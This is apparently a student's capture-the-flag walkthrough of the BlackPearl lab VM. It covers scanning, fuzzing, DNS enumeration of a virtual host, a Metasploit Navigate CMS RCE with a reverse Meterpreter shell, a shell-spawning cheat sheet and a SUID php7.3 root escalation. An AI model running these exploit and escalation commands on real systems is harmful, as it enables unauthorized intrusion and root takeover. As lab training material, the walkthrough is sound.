

BlackPearl

NMAP scan:

```
(kali@kali)-[~/Desktop/PracticalEthicalKacker/Mid-Capstone/BlackPearl]
$ sudo nmap -T4 -A -p- 192.168.163.148 -oN blackPearl_nmap_aggressive
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-20 21:22 EDT
Nmap scan report for 192.168.163.148
Host is up (0.00069s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|   256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
|_  256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp    open  domain   ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp    open  http      nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-title: Welcome to nginx!
MAC Address: 00:0C:29:97:DD:7B (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.69 ms  192.168.163.148

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.34 seconds

(kali@kali)-[~/Desktop/PracticalEthicalKacker/Mid-Capstone/BlackPearl]
```

Port 80:

```
(kali@kali)-[~/Desktop/PracticalEthicalKacker/Mid-Capstone/BlackPearl]
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.163.148/FUZZ

v2.1.0-dev

:: Method           : GET
:: URL              : http://192.168.163.148/FUZZ
:: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration     : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500

# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 2ms]
# [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 3ms]
# [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 3ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 3ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 3ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 3ms]
# on atleast 2 different hosts [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 4ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 4ms]
# Copyright 2007 James Fisher [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 4ms]
# [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 5ms]
# [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 6ms]
# [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 9ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 9ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 23ms]
secret [Status: 200, Size: 209, Words: 31, Lines: 9, Duration: 2ms]
[Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 2ms]
:: Progress: [220560/220560] :: Job [1/1] :: 1111 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

For some reason Dirbuster did not pick it up.

if we navigate to that folder, we will find this file called secret.

```
(kali㉿kali)-[~/Desktop/PracticalEthicalKacker/Mid-Capstone/BlackPearl]
$ cat secret
OMG you got r00t !

Just kidding ... search somewhere else. Directory busting won't give anything.

<This message is here so that you don't waste more time directory busting this particular website.>

- Alek
```

Port 53:

Now, we are going to enumerate port 53 ,DNS.

We are going to use "#dnsrecon" command.

```
(kali㉿kali)-[~/Desktop/PracticalEthicalKacker/Mid-Capstone/BlackPearl]
$ dnsrecon -r 127.0.0.0/24 -n 192.168.163.148 -d blah
[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255
[+] PTR blackpearl.tcm 127.0.0.1
[+] 1 Records Found
```

The -d is for a domain name, but in this case we do not have one. So, just type anything in there. It wont work without the -d flag with some domain name.

Now, we need to add that domain "blackpearl.tcm" to our DNS. So, we need to nano "/etc/hosts" and add it to the list.


```
GNU nano 8.0 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
192.168.163.148 blackpearl.tcm
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Then, we can navigate to the url "<http://blackpearl.tcm>".

A screenshot of a Kali Linux desktop environment. The top panel shows several application icons: Kali Linux logo, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and Netcat Shell Stabilizati... Below the panel, there are two windows. On the left, a terminal window titled "blackpearl.tcm" displays the output of the command "php -v". It shows the PHP version as 7.3.27-1-deb10u1, built on Feb 13 2021 at 16:31:40, running on Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64. The configuration file path is /etc/php/7.3/fpm/php.ini. A long list of additional .ini files parsed is shown, including various modules like pdo, mysqli, mbstring, etc. On the right, another terminal window titled "PHP Version 7.3.27-1-deb10u1" displays the same output as the first terminal window.

Lets FUZZ that domain.

```
(kali@kali) [~/Desktop/PracticalEthicalKacker/Mid-Capstone/BlackPearl]
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://blackpearl.tcm/FUZZ
```




v2.1.0-dev

```
:: Method      : GET
:: URL         : http://blackpearl.tcm/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```

```
# directory-list-2.3-medium.txt [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 9ms]
# Copyright 2007 James Fisher [Status: 200, Size: 86791, Words: 4212, Lines: 1040, Duration: 12ms]
# [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 18ms]
# [Status: 200, Size: 86791, Words: 4212, Lines: 1040, Duration: 17ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 19ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 86791, Words: 4212, Lines: 1040, Duration: 21ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 86789, Words: 4212, Lines: 1040, Duration: 22ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 86791, Words: 4212, Lines: 1040, Duration: 25ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 86791, Words: 4212, Lines: 1040, Duration: 27ms]
# [Status: 200, Size: 86792, Words: 4212, Lines: 1040, Duration: 29ms]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 86792, Words: 4212, Lines: 1040, Duration: 32ms]
# on atleast 2 different hosts [Status: 200, Size: 86792, Words: 4212, Lines: 1040, Duration: 35ms]
# [Status: 200, Size: 86792, Words: 4212, Lines: 1040, Duration: 38ms]
# [Status: 200, Size: 86792, Words: 4212, Lines: 1040, Duration: 39ms]
# [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 2ms]
# [Status: 200, Size: 86792, Words: 4212, Lines: 1040, Duration: 4ms]
```

navigate

```
:: Progress: [220560/220560] :: Job [1/1] :: 9523 req/sec :: Duration: [0:00:21] :: Errors: 0 ::
```





www.navigatecms.com

User

Password


☐ Remember me

[Forgot password?](#)

Google

navigate cms exploit

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Rapid7

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Navigate CMS Unauthenticated Remote Code Execution

19 de mar. de 2019 — This module **exploits** insufficient sanitization in the database::protect method, of **Navigate CMS** versions 2.8 and prior, to bypass authentication ...




Exploit-DB

<https://www.exploit-db.com> > ex... > Traduzir esta página

Navigate CMS - (Unauthenticated) Remote Code ...

8 de out. de 2018 — **Navigate CMS** - (Unauthenticated) Remote Code Execution (Metasploit). CVE-2018-17553CVE-2018-17552 . remote **exploit** for PHP platform.




GitHub

<https://github.com> > Navigate-CM... > Traduzir esta página

0x4r2/Navigate-CMS-RCE-Unauthenticated

This module **exploits** insufficient sanitization in the database::protect method, of **Navigate CMS** versions 2.8 - 0x4r2/**Navigate-CMS-RCE-Unauthenticated**-



Pentester Academy Blog

<https://blog.pentesteracademy.com> > ... > Traduzir esta página

Premium Lab: Navigate CMS Unauthenticated Remote ...

The framework provides ready to use **exploits**, information-gathering modules to take advantage of the system's weaknesses. It has powerful in-built scripts and ...

Navigate CMS Unauthenticated Remote Code Execution

Disclosed	Created
09/26/2018	03/19/2019

Description

This module exploits insufficient sanitization in the database::protect method, of Navigate CMS versions 2.8 and prior, to bypass authentication. The module then uses a path traversal vulnerability in navigate_upload.php that allows authenticated users to upload PHP files to arbitrary locations. Together these vulnerabilities allow an unauthenticated attacker to execute arbitrary PHP code remotely. This module was tested against Navigate CMS 2.8.

Author(s)

- Pyriphlegethon

Platform

PHP

Architectures

php

Development

- [Source Code](#) 
- [History](#) 

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/multi/http/navigate_cms_rce
2 msf exploit(navigate_cms_rce) > show targets
3 ...targets...
4 msf exploit(navigate_cms_rce) > set TARGET < target-id >
5 msf exploit(navigate_cms_rce) > show options
6 ...show and set options...
7 msf exploit(navigate_cms_rce) > exploit
```

The VHOST should be the domain name.

```
msf6 exploit(multi/http/navigate_cms_rce) > options

Module options (exploit/multi/http/navigate_cms_rce):

  Name      Current Setting  Required  Description
  --      -
Proxies
RHOSTS    192.168.163.148  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     80               yes       The target port (TCP)
SSL       false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI /navigate/       yes       Base Navigate CMS directory path
VHOST     blackpearl.tcm   no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
LHOST      192.168.163.133  yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/navigate_cms_rce) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] Login bypass successful
[*] Upload successful
[*] Triggering payload...
[*] Sending stage (39927 bytes) to 192.168.163.148
[*] Meterpreter session 1 opened (192.168.163.133:4444 → 192.168.163.148:42512) at 2024-07-20 22:24:26 -0400

meterpreter > shell
Process 1093 created.
Channel 1 created.
whoami
www-data
```

Here, we dont have a "normal" shell.

So, we need to generate a "TTY Shell". Lets google it.

Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

Netcat Shell Stabilizati...

SecWiki

Search

Home

GENERAL

Interesting Links

Pentest Labs, Wargames Sites

NETWORK PENTEST

Courses

Recon

Enumeration

Gaining Access

Privilege Escalation

Meterpreter

Spawning a TTY Shell

Reverse Shell Cheat Sheet

Cracking Hashes

Restricted Linux Shell Escape

Linux Privilege Escalation

Windows Privilege Escalation

Post Exploitation

Powered by GitBook

Spawning a TTY Shell

The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to

- spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
- Step two is: `export TERM=xterm` - this will give us access to term commands such as `clear`.
- Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

```
python -c 'import pty; pty.spawn("/bin/sh")'
echo os.system('/bin/bash')

/bin/sh -i

perl -e 'exec "/bin/sh";'

perl: exec "/bin/sh";

ruby: exec "/bin/sh"

lua: os.execute('/bin/sh')

(From within IRB)
exec "/bin/sh"

(From within vi)
:!bash
```

Was this helpful?

In this case, we do have access to python. We can also change the "/bin/sh" to "/bin/bash".

```

meterpreter > shell
Process 1093 created.
Channel 1 created.
whoami
www-data
which python
/usr/bin/python
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@blackpearl:~/blackpearl.tcm/navigate$ sudo -l
sudo -l
bash: sudo: command not found
www-data@blackpearl:~/blackpearl.tcm/navigate$ pwd
pwd
/var/www/blackpearl.tcm/navigate
www-data@blackpearl:~/blackpearl.tcm/navigate$ cd /tmp
cd /tmp
www-data@blackpearl:/tmp$ ls
ls
systemd-private-c3aae7bf884540d2ad563d67a5df140a-systemd-timesyncd.service-1lry4y
www-data@blackpearl:/tmp$

```

We are going to navigate to the "/tmp" folder, and "#wget" winpeas.sh, then make it executable "#chmod +x linpeas.sh", and run it.

For this box, we are going to be elevating privileges by exploiting SUID.

```

Files with Interesting Permissions
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-x 1 root messagebus 50K Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31 2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/umount → BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/mount → Apple_Mac_OSX(Lion).Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 4.6M Feb 13 2021 /usr/bin/php7.3 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 63K Jan 10 2019 /usr/bin/su
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn → SuSE_9.3/10
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd → Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd

```

We can give the following command to find SUID set on binaries.

"#find / -type f -perm -4000 2>/dev/null".

If we go to LinuxPrivilegeEscalation notebook, there is another command in there, I believe.

```

find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.3
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
www-data@blackpearl:/tmp$

```



```
www-data@blackpearl:/usr/bin$ ./php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
./php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
# whoami
whoami
root
# pwd
pwd
/usr/bin
# cd ../../
cd ../../
# cd root
cd root
# ls
ls
flag.txt
# cat flag.txt
cat flag.txt
Good job on this one.
Finding the domain name may have been a little guessy,
but the goal of this box is mainly to teach about Virtual Host Routing which is used in a lot of CTF.
#
```

And, this is it.